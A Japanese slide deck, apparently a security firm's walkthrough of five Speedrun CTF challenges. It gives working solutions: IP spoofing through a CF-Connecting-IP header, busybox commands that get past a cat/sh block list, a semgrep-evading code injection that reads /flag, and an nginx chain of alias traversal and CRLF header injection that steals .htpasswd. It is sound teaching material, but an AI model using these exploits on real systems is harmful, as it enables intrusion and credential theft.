Flatt Security Speedrun CTF #2 解説

@akiym

2023/12/5

Flatt SECURITY

CTFお疲れ様でした

Flatt SECURITY

- x (15 solves)
    - 最速タイム: 1:24
- busybox1 (15 solves)
    - 最速タイム: 58
- busybox2 (12 solves)
    - 最速タイム: 1:04
- semgrep (2 solves)
    - 最速タイム: 31:04
- nginx (0 solves)
    - 最速タイム:

TMTOWTDI

There's More Than One Way To Do It

やり方はたくさんあり、ここで解説する解法のみとは限りません

1. x

1. x

Flatt SECURITY

ゴール

- 接続元が127.0.0.1としてアクセスする

- 接続元の取得には https://github.com/pbojinov/request-ip が使われている
  - 現実的にはこれがまったく同じように使われることはない
  - いわゆるreverse proxyを置いているケースで使う
- ただし、xから始まるヘッダを送るのは禁止されている

```
if ([...req.headers.keys()].some((k) => k.startsWith("x"))) {
  return new Response("x header is banned!", { status: 400 });
}
if (
```

How It Works

It looks for specific headers in the request and falls back to some defaults if they do not exist.

The user ip is determined by the following order:

1. `X-Client-IP`
2. `X-Forwarded-For` (Header may return multiple IP addresses in the format: "client IP, proxy 1 IP, proxy 2 IP", so we take the first one.)
3. `CF-Connecting-IP` (Cloudflare)
4. `Fastly-Client-Ip` (Fastly CDN and Firebase hosting header when forwared to a cloud function)
5. `True-Client-Ip` (Akamai and Cloudflare)
6. `X-Real-IP` (Nginx proxy/FastCGI)
7. `X-Cluster-Client-IP` (Rackspace LB, Riverbed Stingray)
8. `X-Forwarded`, `Forwarded-For` and `Forwarded` (Variations of #2)
9. `appengine-user-ip` (Google App Engine)
10. `req.connection.remoteAddress`
11. `req.socket.remoteAddress`
12. `req.connection.socket.remoteAddress`
13. `req.info.remoteAddress`
14. `Cf-Pseudo-IPv4` (Cloudflare fallback)
15. `request.raw` (Fastify)

If an IP address cannot be found, it will return `null`.

1. x

Flatt SECURITY

- 有名なよく使われているヘッダとしてはX-Forwarded-Forがある
  - ほかにX-Real-IPやX-Client-IPなど
- それ以外にもrequest-ipは様々なヘッダに対応している
- ライブラリやフレームワークなどに合わせてreverse proxy上で適切にヘッダを落とす必要がある
  - 接続元の取得のみに限らず、ほかにも気をつけるべきものがある
  - よく使われるものにX-Forwarded-Hostなど

1. x - 解法

Flatt SECURITY

```
curl -H 'CF-Connecting-IP: 127.0.0.1' "${HOST}"
```

2. busybox1

2. busybox1

Flatt SECURITY

ゴール

- /flagを読む

- cat, shのみを禁止された状態で、busyboxのコマンドが使えるときに任意のファイルが読めるか
- コンテナ上の/binがbusyboxのイメージのものに上書きされている

```
FROM busybox:1.35.0-musl AS busybox

FROM oven/bun:1.0.14-slim

# overwrite /bin with busybox
RUN rm -rf /bin
COPY --from=busybox /bin /bin
```

2. busybox1

Flatt SECURITY

- /bin以下のコマンドに限定されているが、引数は自由
- 何かファイルを読むのに使えそうなコマンドはある？

```
if (command[0].includes("/")) {
  return Response.json({ error: "Only commands in /bin are allowed!" });
}
if (["cat", "sh"].some((banned) => command[0].includes(banned))) {
  return Response.json({ error: "Banned!" });
}

command[0] = "/bin/" + command[0];
```

2. busybox1

Flatt SECURITY

```
% docker compose exec app sh
~ $ ls /bin
```

```
[               chroot          echo            getconf         ipcalc          lzcat           nl              readprofile     setuidgid       tc              unix2dos
[[              chrt            ed              getopt          ipcrm           lzma            nmeter          realpath        sh              tcpsvd          unlink
acpid           chvt            egrep           getty           ipcs            lzop            nohup           reboot          sha1sum         tee             unlzma
add-shell       cksum           eject           grep            iplink          makedevs        nologin         reformime       sha256sum       telnet          unshare
addgroup        clear           env             groups          ipneigh         makemime        nproc           remove-shell    sha3sum         telnetd         unxz
adduser         cmp             envdir          gunzip          iproute         man             nsenter         renice          sha512sum       test            unzip
adjtimex        comm            envuidgid       gzip            iprule          md5sum          nslookup        reset           showkey         tftp            uptime
ar              conspy          ether-wake      halt            iptunnel        mdev            ntpd            resize          shred           tftpd           users
arch            cp              expand          hd              kbd_mode        mesg            od              resume          shuf            time            usleep
arp             cpio            expr            hdparm          kill            microcom        openvt          rev             slattach        timeout         uudecode
arping          crc32           factor          head            killall         mim             partprobe       rm              sleep           top             uuencode
ascii           crond           fakeidentd      hexdump         killall5        mkdir           passwd          rmdir           smemcap         touch           vconfig
ash             crontab         fallocate       hexedit         klogd           mkdosfs         paste           rmmod           softlimit       tr              vi
awk             cryptpw         false           hostid          last            mke2fs          patch           route           sort            traceroute      vlock
base32          cttyhack        fatattr         hostname        less            mkfifo          pgrep           rpm             split           traceroute6     volname
base64          cut             fbset           httpd           link            mkfs.ext2       pidof           rpm2cpio        ssl_client      true            w
basename        date            fbsplash        hush            linux32         mkfs.minix      ping            rtcwake         start-stop-daemon truncate      wall
bc              dc              fdflush         hwclock         linux64         mkfs.vfat       ping6           run-init        stat            ts              watch
beep            dd              fdformat        i2cdetect       linuxrc         mknod           pipe_progress   run-parts       strings         tty             watchdog
blkdiscard      deallocvt       fdisk           i2cdump         ln              mkpasswd        pivot_root      runlevel        stty            ttysize         wc
blkid           delgroup        fgconsole       i2cget          loadfont        mkswap          pkill           runsv           su              tunctl          wget
blockdev        deluser         fgrep           i2cset          loadkmap        mktemp          pmap            runsvdir        sulogin         ubiattach       which
bootchartd      depmod          find            i2ctransfer     logger          modinfo         popmaildir      rx              sum             ubidetach       who
brctl           devmem          findfs          id              login           modprobe        poweroff        script          sv              ubimkvol        whoami
bunzip2         df              flock           ifconfig        logname         more            powertop        scriptreplay    svc             ubirename       whois
busybox         dhcprelay       fold            ifdown          logread         mount           printenv        sed             svlogd          ubirmvol        xargs
bzcat           diff            free            ifenslave       losetup         mountpoint      printf          sendmail        svok            ubirsvol        xxd
bzip2           dirname         freeramdisk     ifplugd         lpd             mpstat          ps              seq             swapoff         ubiupdatevol    xz
cal             dmesg           fsck            ifup            lpq             mt              pscan           setarch         swapon          udhcpc          xzcat
cat             dnsd            fsck.minix      inetd           lpr             mv              pstree          setconsole      switch_root     udhcpc6         yes
chat            dnsdomainname   fsfreeze        init            ls              nameif          pwd             setfattr        sync            udhcpd          zcat
chattr          dos2unix        fstrim          insmod          lsattr          nanddump        pwdx            setfont         sysctl          udpsvd          zcip
chgrp           dpkg            fsync           install         lsmod           nandwrite       raidautorun     setkeycodes     syslogd         uevent
chmod           dpkg-deb        ftpd            ionice          lsof            nbd-client      rdate           setlogcons      tac             umount
chown           du              ftpget          iostat          lspci           nc              rdev            setpriv         tail            uname
chpasswd        dumpkmap        ftpput          ip              lsscsi          netstat         readahead       setserial       tar             unexpand
chpst           dumpleases      fuser           ipaddr          lsusb           nice            readlink        setsid          taskset         uniq
```

2. busybox1

Flatt SECURITY

- 好きなコマンドを使って/flagを読めばよい
  - less, head, tail, cut, ...
- 余談: flagは環境変数に入っていて消しているように見えるが、/proc/1/environには残っている
  - /proc/1/environを読むことでも可能
  - busybox2では対策されていてflagは環境変数には入っていない

```
if (process.env.FLAG) {
  Bun.write("/flag", process.env.FLAG);
  delete process.env.FLAG;
  delete Bun.env.FLAG;
}
```

2. busybox1 - 解法

Flatt SECURITY

```
head /flag

tail /flag

cut -c0- /flag

...
```

3. busybox2

3. busybox2

Flatt SECURITY

ゴール

- /getflagを実行する

- cat, shのみを禁止された状態で、busyboxのコマンドが使えるときに
  任意のコマンドが実行できるか
- busybox1とソースコード自体はほぼ同じ
  - FLAG環境変数から/flagに書き出す部分だけ不要になったので消されている
- /flagは/getflagからのみ取得できるようになっている
  - よって/getflagを実行しないといけない
- 余談: 問題名は開始前に分かるので、次はコマンド実行であることを予想して開始前に解くことで時間の大幅な短縮が可能(賭けではあります)

3. busybox2

Flatt SECURITY

- busyboxの仕組み
  - 各コマンドはinodeが同じで実はハードリンク
  - /bin/busyboxが本体
    - argvによって動作を変えている
    - /bin/catを実行するならは中身がbusyboxでもargv[0]が/bin/cat
    - /bin/busybox catという形でも実行できるようになっている

```
~ $ ls -li /bin
total 454016
 821480 -rwxr-xr-x  401 root     root       1157408 Jul 29  2022 [
 821480 -rwxr-xr-x  401 root     root       1157408 Jul 29  2022 [[
 821480 -rwxr-xr-x  401 root     root       1157408 Jul 29  2022 acpid
 821480 -rwxr-xr-x  401 root     root       1157408 Jul 29  2022 add-shell
 821480 -rwxr-xr-x  401 root     root       1157408 Jul 29  2022 addgroup
```

3. busybox2

Flatt SECURITY

- busyboxを直接実行して、あとは引数に渡せばshなどを実行できる
  - よくwgetやpsすらも入っていないslimなDockerコンテナに対して
    調査をしたいときに、busyboxをdocker cpする、ということをよくやります
- そもそもコマンドが実行できるものも
  - xargs, find, nsenter, unshareなど
  - unshareはshが含まれるので禁止されてはいる

3. busybox2 - 解法

Flatt SECURITY

```
busybox sh -c /getflag

xargs /getflag

find . -exec /getflag ;

nsenter /getflag

...
```

4. semgrep

4. semgrep

Flatt SECURITY

ゴール

- semgrepに検知されないような/flagを読むJavaScriptのコードを書く

- semgrepに検知されなかったコードは以下のように実行される

```
let output = "";
if (JSON.parse(semgrepJson).results.length === 0) {
  output = String(
    await new Function(
      `"use strict"; return (async () => { return ${code} })();`
    )()
  );
}
```

4. semgrep

Flatt SECURITY

- semgrepのルール
  - evalやimportが呼ばれない、Bunなどが書けないようになっている

```yaml
rules:
  - id: ctf.javascript.insecure-function
    message: Don't use insecure function.
    severity: ERROR
    languages:
      - javascript
    options:
      symbolic_propagation: true
    pattern-either:
      - pattern: eval(...)
      - pattern: require(...)
      - pattern: import(...)
  - id: ctf.javascript.insecure-word
    message: It's forbidden spells.
    severity: ERROR
    languages:
      - javascript
    options:
      symbolic_propagation: true
    pattern-either:
      - pattern: addEventListener
      - pattern: alert
      - pattern: atob
      - pattern: btoa
```

4. semgrep

Flatt SECURITY

- 実行されるコードがawaitできるようにasync functionで囲まれている
- 例えばcodeに })()// を入れたらそのまま動く
  - 何かしら壊せるが、実際はエラーになるだけではある
  - 気になるポイントとして、semgrepに渡されるコードはcode部分のみ
    - codeだけだとjsとして動かない、↓に入れると動くコードだと……？

```
let output = "";
if (JSON.parse(semgrepJson).results.length === 0) {
  output = String(
    await new Function(
      `"use strict"; return (async () => { return ${code} })();`
    )()
  );
}
```

4. semgrep - 解法

Flatt SECURITY

```
})(),
(()=>{return Bun.spawnSync(['cat', '/flag']).stdout
```

```
return (
  (async () : Promise<void>  => {
    return
  })(),
  (() : Buffer  => {
    return Bun.spawnSync( cmds: ["cat", "/flag"]).stdout;
  })()
);
```

```
Scan Summary

Some files were skipped or only partially analyzed.
  Partially scanned: 1 files only partially analyzed due to parsing or internal Semgrep errors

Ran 8 rules on 1 file: 0 findings.
```

5. nginx

5. nginx

Flatt SECURITY

ゴール

- /admin/flagにアクセスする
- ただしいくつか条件が必要
  - /admin以下はbasic認証あり
  - /admin/flag
    - internalの指定あり
    - limit_rateの指定あり

```
server {
    listen       ${PORT};
    server_name  localhost;

    location / {
        root   /usr/share/nginx/html;
        index  index.html index.htm;
    }

    # vuln1: https://github.com/yandex/gixy/blob/master/docs/en/plugins/aliastraversal.md
    location /alias-traversal {
        alias /usr/share/nginx/html/;
    }

    # vuln2: https://github.com/yandex/gixy/blob/master/docs/en/plugins/httpsplitting.md
    location ~ /header-injection/([^/]*) {
        add_header X-Header-Injection $1;
        return 200;
    }

    location /admin {
        auth_basic "Administrator's Area";
        auth_basic_user_file /usr/share/nginx/.htpasswd;

        location ~ /admin/proxy/(.*) {
            proxy_pass http://127.0.0.1:${PORT}/$1;
        }

        location /admin/flag {
            # https://nginx.org/en/docs/http/ngx_http_core_module.html#internal
            internal;

            # so slow... you will be timed out!
            limit_rate 1;

            return 200 "${FLAG}";
        }
    }
}
```

5. nginx

Flatt SECURITY

- 脆弱性1: alias traversal
  - パスが/で終端していないため、aliasで指定したディレクトリにそのまま連結される
- 脆弱性2: header injection
  - [^/]で/以外、としているため\r\nなどを含められてしまう
  - レスポンスに任意のヘッダを付与可能

```
# vuln1: https://github.com/yandex/gixy/blob/master/docs/en/plugins/aliastraversal.md
location /alias-traversal {
    alias /usr/share/nginx/html/;
}

# vuln2: https://github.com/yandex/gixy/blob/master/docs/en/plugins/httpsplitting.md
location ~ /header-injection/([^/]*) {
    add_header X-Header-Injection $1;
    return 200;
}
```

5. nginx

Flatt SECURITY

- .htpasswdの取得
  - /alias-traversalを使う
  - .htpasswdの中身はDockerfileで生成される
    - CTFの問題なので形式はPLAINで、パスワードそのまま
  - /alias-traversal../.htpasswdにアクセスすることで取得可能

5. nginx

Flatt SECURITY


- /admin/flag
  - internal;
    - https://nginx.org/en/docs/http/ngx_http_core_module.html#internal

      - requests redirected by the error_page, index, internal_redirect, random_index, and try_files directives;
      - requests redirected by the “X-Accel-Redirect” response header field from an upstream server;
      - subrequests formed by the “`include virtual`” command of the ngx_http_ssi_module module, by the ngx_http_addition_module module directives, and by auth_request and mirror directives;
      - requests changed by the rewrite directive.
  - X-Accel-Redirect「レスポンス」ヘッダ経由で取得できる

5. nginx

Flatt SECURITY

- /admin/flag
  - limit_rate 1;
    - https://www.nginx.com/resources/wiki/start/topics/examples/x-accel/



Special Headers

X-Accel-Redirect

Syntax:	*X-Accel-Redirect uri*
Default:	*X-Accel-Redirect void*

Sets the URI for NGINX to serve.

〜

X-Accel-Limit-Rate

Syntax:	*X-Accel-Limit-Rate bytes [bytes|off]*
Default:	*X-Accel-Limit-Rate off*

Sets the rate limit for this single request. Off means unlimited.

  - X-Accel-Limit-Rateを指定することで制限を外すことができる
  - 制限を外さないと遅すぎて問題サーバはタイムアウトする(各問題一律60秒で切る)

5. nginx

Flatt SECURITY

- /admin/proxyと/header-injectionを組み合わせる
  - /admin/proxyはやってきたリクエストをproxy_passしているので再度nginxへリクエストしたものが返される
  - X-Accel-RedirectとX-Accel-Limit-Rateをレスポンスとして返させることが可能になる

```
location ~ /admin/proxy/(.*) {
    proxy_pass http://127.0.0.1:${PORT}/$1;
}
```

5. nginx

Flatt SECURITY

- あとは以下のヘッダを指定すればよい
  - X-Accel-Redirect: /admin/flag
  - X-Accel-Limit-Rate: 0
- ただし、/header-injectionでは/が使えない、としているのでパーセントエンコーディングの挙動を見て調整が必要
  - %2Fで突破可能なので、/admin/proxyには%25252Fという形で渡す

```
# vuln1: https://github.com/yandex/gixy/blob/master/docs/en/plugins/aliastraversal.md
location /alias-traversal {
    alias /usr/share/nginx/html/;
}

# vuln2: https://github.com/yandex/gixy/blob/master/docs/en/plugins/httpsplitting.md
location ~ /header-injection/([^/]*) {
    add_header X-Header-Injection $1;
    return 200;
}
```

5. nginx - 解法

Flatt SECURITY

```
password=$(curl -s "${HOST}alias-traversal../.htpasswd" | cut -c12-)

curl -u "ctf:${password}" \
"${HOST}admin/proxy/header-injection/a%250D%250AX-Accel-Redirect:
%25252Fadmin%25252Fflag%250D%250AX-Accel-Limit-Rate:0"
```

↓

```
a%0D%0AX-Accel-Redirect:%252Fadmin%252Fflag%0D%0AX-Accel-Limit-Rate:0
```

↓

```
a
X-Accel-Redirect:%2Fadmin%2Fflag
X-Accel-Limit-Rate:0
```

最後に

Flatt SECURITY

- CTF問題・解説の内容に関するwriteupやツイートはじゃんじゃんお願いします
  - 自分は違う解法で解いたという方がいれば、是非教えてください
- 問題と解説スライドはこちらで公開しています
  - https://github.com/flatt-security/mini-ctf
- Flatt Security採用情報はこちらから
  - https://recruit.flatt.tech/